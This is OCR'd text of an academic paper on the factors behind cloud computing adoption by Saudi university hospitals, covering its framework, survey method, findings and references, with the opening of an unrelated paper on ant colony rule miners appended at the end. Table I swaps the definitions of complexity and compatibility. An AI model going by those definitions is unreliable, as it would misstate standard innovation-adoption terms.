
- **Technological context:** includes the technologies that are currently and internally used within the organization, in addition to the external and obtainable ones accessed by the organization.
- **Organizational context:** includes several organization constructs such as size, scope, and managerial structure.
- **Environmental context:** includes all the factors related to the environment in which the organization exists and operates such as industry and competitors.

These three contexts present both constraints and opportunities for technological innovation. The (TOE) framework is an organisational-level theory that provides a multi-perspective framework by including both internal and external factors. (TOE) is like a taxonomy for classifying factors, not only describing them. The main contribution of this framework is that it gives the researcher a free space to classify attributes under each context in a broad realm. The factors under each context usually were selected from previous studies which were found suitable with the condition of each study. Therefore, (TOE) has been the choice of many studies in IT adoption [36].

After reviewing the literature, the researcher found that (TOE) framework should be combined with other theories in order to identify specific factors. Integrating (TOE) with other models offering a large number of constructs and provides a richer theoretical base to understanding the adoption behavior [37, 38, 39]. Thus, this study integrates Diffusion of Innovation Theory (DOI) which is the main theory that commonly used together with the (TOE) framework. This is because these two models complement each other in term of that including the knowledge of innovation characteristics. Specifically, they explain the inter-organizational level instead of the only individual level such as (TAM) and (TPB) [40]. As such, this study adopted three factors from (DOI), and put them under the Technological context. These factors are relative advantage, compatibility, and complexity [41]. While the basis for the selection of the organizational and environmental factors have been made based on previous literature. This is the advantage of TOE framework that encourages the researcher to identify several factors in respect to each context. However, the researcher reviewed the most frequent factors that were chosen by many empirical types of research due to its significance in cloud computing adoption. Then, adopted the top management support, organizational readiness, and perceived barriers under the organizational context. In addition to the regulation and rules, and the competitive pressure under the environmental context (see Table 1).

The current study also relates to the Thong's model [42] that calls for the inclusion of the decision maker characteristics in combination with the technological, organizational, and environmental contexts. Thong distinguished decision-maker characteristics from the organizational characteristics. This context has been classified as decision-maker context. Thong believes that the IT adoption depends largely on both of the decision makers' feelings and functions that reflect the attitudes, motivations, and perceptions towards innovation adoption. Decision makers are responsible for making the most critical decisions. Therefore, In agreement with the significant role played by the decision maker, this study adds the Decision-maker context as a fourth dimension besides (Technological, Organizational and Environmental contexts), with the most investigated factors like decision maker's innovativeness, and their knowledge in IT. Figure 1 illustrated the proposed model, which integrated and developed its own variables that identified as suitable for the cloud computing adoption by hospitals.

TABLE I. OPERATIONAL DEFINITIONS OF VARIABLES



Variables	Definitions
1. Decision-maker's innovativeness	It is defined as the level of decision maker's preference to try solutions that have not been tried out, and therefore are risky [42].
2. Decision-maker's knowledge in IT	The knowledge that is important to realize the advantages of new IT adoption. Knowledge proposed by the owner manager can add value to the organization [42].
3. Relative advantage	The degree to which the innovation appears superior to the previous versions [41].
4. Complexity	The extent to which the innovation is viewed to be consistent with the current trends and needs of the adopters [41].
5. Compatibility	The degree the innovation is perceived to be easy or difficult to use and understand [41].
6. Top management support	It refers to the top managers' support through sponsoring initiatives and engaging to adopt new technology in the organization [19].
7. Organizational readiness	It depends on the IT infrastructure and the IT human resources that the organization has to invest in cloud computing [19, 33]
8. Perceived barriers	It is the suitability of innovation to the organization in terms of security and other obstacles [33].
9. Regulations and rules	It refers to "the policies, initiatives, agencies, and everything that is provided or organized by the government to accelerate the rate of adopting a techno-innovation" [35, 19].
10. Competitive pressure	It refers to "the level of pressure felt by the firm from competitors within the industry" [40]




Fig. 1. DTOE framework used in this study

III. RESEARCH METHODOLOGY

The theoretical model followed during this study is the (DTOE) framework. In order to answer the research questions and meet the objectives of this study, a combination of qualitative and quantitative methods was used. With the purpose of exploring the impact of such (DTOE) factors, initial empirical work using interviews was deemed appropriate, as it can provide an in-depth insight from the IT managers' perspectives. The quantitative methodology was developed to gather numerical data in order to generalize findings [43]. The quantitative instrument used in this study is the questionnaire. It was written carefully to include all the sub-questions that represent the effect of each context (Decision maker, Technological, Organizational and Environmental) on the adoption of cloud computing by Saudi university hospitals. A total of 55 items was developed to measure ten factors in the theoretical model using a 5-point Likert-scale. Testing for reliability has been achieved by calculating Cronbach's alpha. All the constructs were found to have an adequate alpha (>0.6). Validity has also been assessed during questionnaire testing using factor analysis. The population of this study targets the Saudi university hospitals in Riyadh city, which includes King Khalid University Hospital, National Guard Hospital, King Khalid Eye Specialist Hospital, and King Abdul-Aziz University Hospital. The participants are the IT managers and heads of IT departments since they had the ability to understand the current situation of their hospital and future trends. In addition, the sample included the IT staffs who are the key of the cloud computing implementation team. (See Fig. 2). Data collection was conducted from October to December in 2015. The researcher received 120 usable questionnaires with response rate 75.47%. Several statistical measures are used for data analysis, such as Frequency, percentage, Mean, Standard deviation, Pearson, Analysis of variance (ANOVA) and Sidak tests. The following section presents the result of analyzing the factors affecting the adoption of cloud computing by Saudi university hospitals.




Fig. 2. Distribution of the study sample according to the hospital

IV. FINDINGS AND DISCUSSION

The results of the study indicate that the five most significant factors that influence the cloud computing adoption by Saudi university hospitals are in sequence (Relative advantage, Decision-maker's innovativeness, Decision-maker's knowledge in IT, Compatibility, and Top management support). Among four different contexts, the most important context is the Decision-maker context (mean = 3.90), followed by the Technological context (mean = 3.68), then the

Organizational context (mean=3.38), and finally the Environmental context (mean = 3.03).




Fig. 3. Affecting the (DTOE) contexts on the adoption of cloud computing by Saudi University Hospitals

A. Decision-maker Context

This context represents the personal characteristics of the decision makers in Saudi university hospitals. The two variables included in this context were Decision-maker's innovativeness and Decision-maker's knowledge in IT.

Unexpectedly, the results showed that this context was the most significant among the four contexts. Further, both Decision-maker's innovativeness and Decision-maker's knowledge in IT were positive factors, and they ranked second and third in sequence among the 10 variables. This finding revealed the importance of the innovative decision-maker in introducing new IT services in Saudi hospitals. Results also indicate the decision maker's positive attitude towards the adoption of cloud computing. The results showed the decision makers' willingness to increase their knowledge in the advanced technologies that become trends. Due to their central role, it seemed that they were responsible for introducing such technology into their hospitals. These results are supported by Thong’s finding [42] that the adoption of IT innovation depends on both of the decision makers’ feelings and functions that reflect the attitudes, motivations, and perceptions towards innovation adoption. The interviewees in Saudi university hospitals have an obvious interest in translating to the latest services and technologies that support hospital's operations and help the patients as well. The cloud computing was their choice to develop the current state and take their hospitals to a high level of quality and production.

Therefore, hospitals should take into account the personal characteristics of the decision makers. This is because the rate of organizational change is highly related to the ability and capacities of managers to accept this change. Reference [44] affirms the same idea, stating that the resistance to change by the decision makers is one of the key barriers to adopting innovations by organizations.




Fig. 4. The participants' responses to the Decision-maker context

B. Technological Context

This context represents three technical variables obtained from (DOI). The relative advantage was the first significant factor affecting the cloud computing adoption by Saudi university hospitals among ten variables. Results showed that the relative advantage had a positive effect. This implies that the participants of this study believe that cloud computing is very beneficial in providing dynamic and high service availability. It also implies that cloud computing is helpful to their hospitals to improve the quality of medical services. This result is consistent with the study conducted among U.S. industries [19]. Reference [29] also supports this result by showing the positive effect of adopting cloud computing in small businesses in Arizona. Furthermore, the relative advantage was the most critical factor that affected the adoption of public cloud by U.S. hospitals [20]. The interview result is also aligned with the same context, the main relative advantages that encourage the Saudi university hospitals to move to the cloud were are data centralization, quick response, ease of use in operation and maintenance, lower cost, and reducing the risk of IT infrastructure failure. On the other hand, the relative advantage was found to have a negative effect on the cloud computing adoption by high-tech industry in Taiwan [45]. In addition, some other studies on cloud computing adoption for instance, references [33, 34] showed that the relative advantage did not have a positive or negative impact.

As for complexity, it was found to have a neutral effect. This means that complexity neither has a positive nor a negative effect on the adoption of cloud computing by Saudi university hospitals. This result suggested that the complexity factor could have played role in influencing cloud computing adoption in this research but not a challenge. It is worth noting that this result reverses the participants' technical background that can help them to pass the complexity of such technology. It also shows their readiness to learn any new technology such as cloud computing. Inconsistent with previous adoption studies in healthcare, complexity was the most critical factor that affected the adoption of public cloud by U.S. hospitals [20]. It was also the fifth of the most critical factors affected the decision to adopt cloud computing in Taiwan hospitals’ industry [21].

As expected, compatibility was one of the most critical factors affecting the adoption of cloud computing by Saudi hospitals. It ranks the fourth among 10 variables. This is consistent with previous studies in terms of its significant impact on the adoption of cloud computing [19, 29]. It was also found to be a positive significant factor in the adoption of cloud computing by organizations in Saudi Arabia [14, 34]. However, this result is inconsistent with a study conducted in the high-tech industry in Taiwan that indicates that compatibility does not have an effect on the adoption decision [45]. One possible explanation for the positive effect of compatibility is that it is assessed in the early stage before taking the adoption decision of cloud computing [21]. According to [19] compatibility was the first contributing factor affecting the cloud computing adoption in U.S. industries. In this study, the positive effect of cloud computing decision with the hospital's business strategy, IT infrastructure, and operations received high agreement by the study's participants. This particularly proves that the adoption of any technology needs to make sure that current systems and infrastructure are compatible with the new technology. It is worth noting that the IT manager of King Abdulaziz University Hospital (KAUH) commands in this regard the following "we are very concerned about the compatibility and the consistent of cloud computing adoption with the current systems and hospital's operations".




Fig. 5. The participants' responses to the Technological context

C. Organizational Context

This context includes three variables representing the characteristics of an organization. Top management support is perceived as significantly important in this study. It ranks the fifth most critical positive variable among 10 variables. This finding is crucial as it indicates that cloud computing in Saudi university hospitals receives strong support from top management. Specifically, it is considered as strategically important. This attitude of top management in Saudi university hospitals is acutely promising. It shows that the top management provides an essential motivation for the successful introduction of the cloud innovation. The result of this study is consistent with previous studies. For example, it is similar to the studies conducted in Saudi organizations and Taiwan hospital industry that considered top management support as the most important factor in the cloud computing adoption among other factors [21, 34]. It was also found to be the most significant factor through the IT managers who were interested in adopting cloud computing in different U.S. industries [19]. Top management support was also found to have a positive effect on the decision to adopt cloud computing by high-tech firms [45].

In this study, organizational readiness has a neutral effect. This is related to the medium level of sophistication of the technical resources, in addition to the financial resources that can be used to adopt cloud computing. This result goes in line with previous studies in which organizational readiness had a medium or small contribution in the adoption of cloud computing [19, 34]. The survey result is also consistent with the interview with the IT managers in Saudi university hospitals in terms of that, the hospitals would be changed as groups of users and types of systems will be added. They stated that the change required for introducing cloud computing in hospitals is not a simple task but also not complex.

Unexpectedly, survey result shows that the perceived barriers have a neutral effect on the adoption of cloud computing in this study. While the security and privacy issues were the most important factors behind the adoption of cloud computing in previous studies [14, 22, 28, 31, 34]. Trust of cloud vendors was also the key factor to accept cloud computing [32]. This is particularly true for hospitals due to the sensitive data stored in the cloud. Security is perceived as remarkably important in the health care industry [21, 27]. However, the result of this study indicates a moderate level of participants' awareness regarding these major issues. On the other hand, the interviews' result shows a serious concern toward data security, privacy, confidentiality of patient data, and vendor's lock-in. For this reason, all of them are planning to implement a private cloud. This result is aligned with the previous studies and it clearly reflects the attention of the top management and decision makers regarding such big issues.




Fig. 6. The participants' responses to the organizational context

TABLE II. OVERALL ANALYSIS OF THE RESEARCH VARIABLES

Context	Context Ordinary	Variable	Mean	SD	Ordinary
Decision-maker context (mean=3.90)	1	Decision-maker's innovativeness	4.00	0.79	2
		Decision-maker's knowledge in IT	3.79	0.93	3
Technological context (mean=3.68)	2	Relative advantage	4.15	0.81	1
		Complexity	3.37	1.04	6
		Compatibility	3.51	0.86	4
Organizational context (mean=3.38)	3	Top management support	3.50	0.91	5
		Organizational readiness	3.35	0.97	7
		Perceived barriers	3.30	0.93	8
Environmental context (mean=3.03)	4	Regulations and rules	2.92	0.99	10
		Competitive pressure	3.14	0.89	9

D. Environmental Context

This study shows that neither regulations and rules nor competitive pressure has a positive or negative effect on cloud computing adoption by Saudi university hospitals. These two variables came last (ninth and tenth) among all variables. The mean of environmental context (3.03) is also relatively low compared to other contexts. This means that the inside requirements of (technical, organizational, and the attitude of the decision maker) are considered more important than the outside pressures. These findings are both expected and consistent with some of the previous studies. Although competitive pressure had a strong positive effect on adopting cloud computing in the high-tech industry in Taiwan [45], it was not found to be a factor influencing the adoption of cloud technology in Saudi [34]. Similar to the findings by reference [44], reference [19] states that firms will respond more quickly and implement changes in the competitive environment. In contrast, regulatory concerns have a negative effect on the adoption of cloud technology in the government sector in Saudi Arabia [22]. The differences in the effect of the environmental factors among the previous studies might be related to the competitive environment, in addition to the varying policies and regulations in each country. Consequently, this context ranks the last affected context among the other four contexts. This result is consistent with the study conducted in Taiwan hospital industry that shows that the environmental factors are not critical [21].




Fig. 7. The participants' responses to the Environmental contexts

In general, based on the proposed model, Table 2 and Figure 8 show the overall analysis of affecting the research variables on the cloud computing adoption by Saudi University Hospitals.




Fig. 8. Affecting the research variables on the adoption of cloud computing by Saudi University Hospitals

V. CONCLUSIONS

The aim of this study was to examine and evaluate the adoption of cloud computing by Saudi university hospitals. Specifically, the problem researched in this study was the lack understanding of the factors influencing the adoption of cloud computing by Saudi hospitals. This study integrates the (TOE) framework and (DOI) theory, and then adds a new context called decision-maker context. The study reveals that all of the Saudi university hospitals in Riyadh city are at the planning stage to adopt cloud computing services. The result obviously reflects the crucial effect of the decision makers on making the adoption decision of cloud computing. It also shows their positive attitude in translating to the latest services and innovation. The most important context in this study is the decision-maker, followed by technological, then organizational, and finally the environmental context. The study investigated ten variables among the proposed research framework. The five most critical factors for adopting cloud computing by Saudi university hospitals are in sequence (relative advantage, decision maker's innovativeness, decision maker's knowledge in IT, compatibility, and top management support). The main contribution of this study is the implications drawn from the results for hospitals and academia. For hospitals, this study identifies the key factors influencing the adoption decision of cloud computing. The findings can guide them to make better decisions in this regard. For academia, this study adds to the knowledge in the field of cloud computing. Researchers can depend on this study result in conducting new studies and applying new theories in this field.

VI. Recommendations

The results of this study provide ideas for further research in the field of cloud computing adoption by healthcare industry. This part presents the recommendations for future research and practical ideas for cloud computing adoption in Saudi hospitals.

- This study should be extended to adopt cloud computing in public and private hospitals in Saudi Arabia. Each category of hospitals has different policies regarding the adoption and access to different resources of cloud computing.
- It is recommended to explore the impact of other critical factors within the four contexts of the (DTOE) framework on cloud computing adoption by hospitals. It is also recommended to explore the factors investigated in the area of cloud computing adoption by other researchers, e.g., reference [26, 27].
- As the population of this study is limited to university hospitals, the researcher recommends future quantitative studies to include population representing all public hospitals, a category not covered in the present study.
- More future quantitative studies are recommended to be conducted on similar topics to provide a better understanding of the critical factors affecting the adoption of cloud computing by Saudi hospitals.
- Services of cloud computing should be surveyed and developed in Saudi private and public hospitals.
- Procedures and initiatives should be taken to adopt and exploit the massive advantages of cloud computing applications in Saudi hospitals to improve the quality and management of healthcare services.

VII. Future Studies

Based on the significant results of this study, the following suggestions could be made for future studies:

- Conducting a case study in Saudi hospitals to analyze qualitatively how different influential factors can affect the adoption of cloud computing.
- Conducting cross-country comparisons to identify variance that occurs according to the healthcare industry environments.
- Investigating and evaluating the adoption of cloud computing services by the Saudi government and private hospitals.
- Examining issues of data security in Saudi healthcare sector.
- Examining factors associated with adoption healthcare records in Saudi government hospitals.
- Examining to what extent cloud computing increase business value in Saudi government and private hospitals.

References

[1] Buyya, R., Yeo, C., Venugopal, S., Broberg, J. and Brandic, I. (2009). Cloud computing and emerging IT platforms: Vision, hype, and reality for delivering computing as the 5th utility. *Future Generation Computer Systems*, vol. 25, no. 6, pp. 599-616.

[2] ISO/IEC 27000 (2014). Information technology – Security techniques – Information security management systems – Overview and vocabulary. *International Standard BS*: ISO/IEC 17788.

[3] Mell, P. and Grance, T. (2011). The NIST definition of cloud computing. 1st ed [PDF]. National Institute of Standards and Technology. Available at: http://csrcnistgov/publications/nistpubs/800-145/SP800-145pdf. [Accessed 30 Jan. 2016]

[4] Sosinsky, B. (2011).Cloud computing bible. Indianapolis, IN: Wiley Publishing.

[5] Finan, E. (2012). Cloud computing: Risks, benefits, and mission enhancement for the Intelligence Community. Arlington, VA: Intelligence and National Security Alliance.

[6] Williams, B. (2012). The economics of cloud computing: An overview for decision makers. Indianapolis, IN: Cisco Press.

[7] Grindle, M., Kavathekar, G. and Wan, D. (2013). A new era for the healthcare industry Accenture. [pdf] Available at: https://www.accenture.com/tw-en/~/media/Accenture/Conversion-Assets/DotCom/Documents/Global/PDF/Technology_2/Accenture-New-Era-Healthcare-Industry-Cloud-Computing-Changes-Game.pdf [Accessed 10 Jan. 2016]

[8] AbuKhousa, E., Mohamed, N. and Al-Jaroodi, J. (2012). e-Health Cloud: Opportunities and Challenges. Future Internet, vol. 4, no. 3, pp. 621-645.

[9] Ahuja, S. Mani, S. and Zambrano, J. (2012). A Survey of the State of Cloud Computing in Healthcare. Network and Communication Technologies, Canadian Center of Science and Education, vol. 1, no. 2, pp.12-19.

[10] Hitachi Data Systems (2012). How to Improve Healthcare with Cloud Computing. [pdf] Available at: http://docs.media.bitpipe.com/io_10x/io_108673/item_650544/cloud%20computing%20wp.pdf [Accessed 10 Jan. 2016]

[11] Masrom, M. and Rahimli, A. (2014). A Review of Cloud Computing Technology Solution for Healthcare System', Research Journal of Applied Sciences, Engineering and Technology, vol. 8, no. 20, pp. 2150-2153.

[12] Tata Consulting Service (2011). Differences in Cloud Adoption Across Global Industries. . [online] Available at: http://sitestcscom/cloudstudy/differences-in-cloud-adoption-across-global-industries#Umw8wdh8ND8 [Accessed 20 Apr. 2016]

[13] Good, S. (2013). Why Healthcare Must Embrace Cloud Computing. [online] Available at: http://www.forbes.com/sites/centurylink/2013/05/02/why-healthcare-must-embrace-cloud-computing. [Accessed 3 Mar. 2016]

[14] Alkhater, N., Wills, G. and Walters, R. (2014). Factors influencing an organisation's intention to adopt cloud computing in Saudi Arabia. IEEE 6thInternational Conference on Cloud Computing Technology and Science, pp. 1040–1044.

[15] Aldajani, M. (2012). Electronic Patient Record Security Policy in Saudi Arabia National Health Services. (Doctoral dissertation), De Montfort University UK.

[16] Alsahafi, Y. (2012). Studies of EUR implementation and operation in different countries with particular reference to Saudi Arabia. (Master's thesis), Massey University, Auckland, New Zealand.

[17] Adam, S. Ahmed, N. and Mahmoud M. (2014). Designing and Developing Electronic Health System Using XML & RDM', Landmark and Research Journals, vol. 1, no. 1, pp. 4-15.

[18] Alharthi, H., Youssef, A., Radwan, S., Al-Muallim, S., and Al-Tuwaileb, Z. (2014). Physician satisfaction with electronic medical records in a major

Saudi government hospital. Journal of Taibah University Medical Sciences, vol. 9, no. 3, pp. 213-218.

[19] Tweel, A. (2012). Examining the relationship between technological, organizational and environmental factors and cloud computing adoption. (Doctor of Philosophy's thesis), North central University, Prescott Valley, Arizona. ProQuest Dissertations and Theses database

[20] Lee, T. (2015). Regression Analysis of Cloud Computing Adoption for US Hospitals. LAMBERT Academic Publishing. (Doctoral dissertation), ProQuest Dissertations and Theses database

[21] Lian, J., Yen, D. and Wang, Y. (2014). An Exploratory Study to Understand the Critical Factors Affecting the Decision to Adopt Cloud Computing in Taiwan Hospital. International Journal of Information Management, vol. 34, pp. 28-36.

[22] Alsanea, M. and Barth, J. (2014). Factors Affecting the Adoption of Cloud Computing in the Government Sector: A Case Study of Saudi Arabia. International Journal of Cloud Computing and Services Science, IJ-CLOSER, pp.1-16.

[23] Hailu, A. (2012). Factors influencing cloud-computing technology adoption in developing countries. (Doctoral dissertation), Capella University.

[24] Ratnam, K., Dominic, P. and Ramayah, T. (2014). A Structural Equation Modeling Approach for the Adoption of Cloud Computing to Enhance the Malaysian Healthcare Sector. Journal of Medical Syatems

[25] Alharbi, F., Atkins, A. and Stanier, C. (2015). Strategic Framework for Cloud Computing Decision-Making in Healthcare Sector in Saudi Arabia', The Seventh International Conference on eHealth, Telemedicine, and Social Medicine.

[26] Trinh, M. (2014). Investigating acceptance of cloud computing in the United States health care industry. (Doctor of Philosophy's thesis), Capella University, ProQuest Dissertations and Theses database

[27] Hyson, D. (2014). Factors influencing the adoption of cloud computing by medical facility managers DOI. (Doctoral dissertation), ProQuest Dissertations and Theses database (UMI No. 3670194). [Accessed 12 Jan. 2016]

[28] Ross, V. (2010). Factors influencing the adoption of cloud computing by decision making managers. (Doctoral dissertation), ProQuest Dissertations and Theses database (UMI No. 3391308). [Accessed 1 April 2016]

[29] Powelson, S. (2012). An examination of small businesses' propensity to adopt cloud computing innovation. (Doctoral dissertation), ProQuest Dissertations and Theses database. (UMI No. 963525817). [Accessed 9 Feb. 2016]

[30] Alharbi, S. (2012). Users’ Acceptance of Cloud Computing in Saudi Arabia. International Journal of Cloud Applications and Computing, vol. 2, no. 2, pp. 1-11.

[31] Opala, O, Rahman, S. and Alelaiwi, A. (2014). Enterprise Cloud Adoption:
A Quantitative Exploratory Research. Handbook of Research on Architectural Trends in Service-Driven Computing, IGI Global.

[32] Alotaibi, M. (2014). Exploring users’ attitudes and intentions toward the adoption of cloud computing in Saudi Arabia: an empirical investigation. Journal of Computer Science, vol.10, no., pp. 2315-2329.

[33] Klug, W. (2014). The Determinants of Cloud Computing Adoption by Colleges and Universities. (Doctoral dissertation), ProQuest Dissertations and Theses database (UMI No. 3617041). [Accessed 20 Apr. 2015]

[34] Alhammadi, A., Clare, S., and Alan, E. (2015). The Determinants of Cloud Computing Adoption in Saudi Arabia. Second International Conference on Computer Science and Engineering (CSEN 2015), pp. 55-67.

[35] Tornatzky, L. and Fleischer, M. (1990). The process of technological innovation. Lexington Books, Lexington,MA.

[36] Lin, H. and Lin, S. (2008). Determinants of e-business diffusion: A test of the technology diffusion perspective. Technovation, vol. 28, pp. 135-145.

[37] Awa, H., Eze, S., Urieto, J., and Inyang, B. (2011). Upper echelon theory (UET): A major determinant of information technology (IT) adoption by SMEs in Nigeria. Journal of Systems and Information Technology, vol. 13, no. 2, pp. 144-162.

[38] Alatawi, F., Dwivedi, Y., Williams, M. and Rana, N. (2012). Conceptual model for examining knowledge management system (KMS) adoption in public sector organizations in Saudi Arabia. Paper presented at the GOV Workshop ’12 (tGOV12), Brunei Universiti, West London.

[39] Chong, A. and Chan, F. (2012). Structural equation modeling for multi-stage analysis on Radio Frequency Identification (RFID) diffusion in the health care industry. Expert System with Applications, vol. 39, pp. 8645-8654.

[40] Oliveira, T. and Martins, M. (2011). Literature review of information technology adoption models at firm level. The Electronic Journal Information Systems Evaluation. vol. 14, no. 1, pp. 110-121.

[41] Rogers, E. (1995). Diffusion of Innovations (4th ed.). The Free Press, New York, NY.

[42] Thong, J. (1999). An integrated model of information systems adoption in small businesses. Journal of Management Information Systems, vol. 15, no. 4, pp. 187-214.

[43] Creswell, J. (2003). Research Design: Qualitative, Quantitative, and Mixed Methods Approaches. Thousand Oaks, CA: Sage Publications, Inc.

[44] Antlova, K. (2009). Motivation and barriers of ICT adoption in small and medium-sized enterprises. E+M Ekonomie a Management, 2, 140-155.

[45] Low, C., Chen, Y. and Wu, M. (2011). Understanding the determinants of cloud computing adoption. Industrial Management and Data Systems, vol. 111, no. 7, pp. 1006–1023.

Comparative Analysis and Survey of Ant Colony Optimization based Rule Miners

[1,2] Zulfiqar Ali
[1]Department of Computer Science,
National University of Computer &Emerging
Sciences, Islamabad, 4400, Pakistan
[2]Department of Computer Science & IT,
The University of Lahore, Lahore Campus,
1Km off defense Road, Pakistan

Waseem Shahzad
Department of Computer Science,
National University of Computer &Emerging
Sciences,
Islamabad, 4400,
Pakistan

***Abstract*—In this research study, we analyze the performance of bio inspired classification approaches by selecting Ant-Miners (Ant-Miner, cAnt_Miner, cAnt_Miner2 and cAnt_MinerPB) for the discovery of classification rules in terms of accuracy, terms per rule, number of rules, running time and model size discovered by the corresponding rule mining algorithm. Classification rule discovery is still a challenging and emerging research problem in the field of data mining and knowledge discovery. Rule based classification has become cutting edge research area due to its importance and popular application areas in the banking, market basket analysis, credit card fraud detection, costumer behaviour, stock market prediction and protein sequence analysis. There are various approaches proposed for the discovery of classification rules like Artificial Neural Networks, Genetic Algorithm, Evolutionary Programming, SVM and Swarm Intelligence. This research study is focused on classification rule discovery by Ant Colony Optimization. For the performance analysis, Myra Tool is used for experiments on the 18 public datasets (available on the UCI repository). Data sets are selected with varying number of instances, number of attributes and number of classes. This research paper also provides focused survey of Ant-Miners for the discovery of classification rules.**

Keywords*—*Classification Rule; Ant Colony Optimization; Data Mining; Rule Discovery

I. Introduction

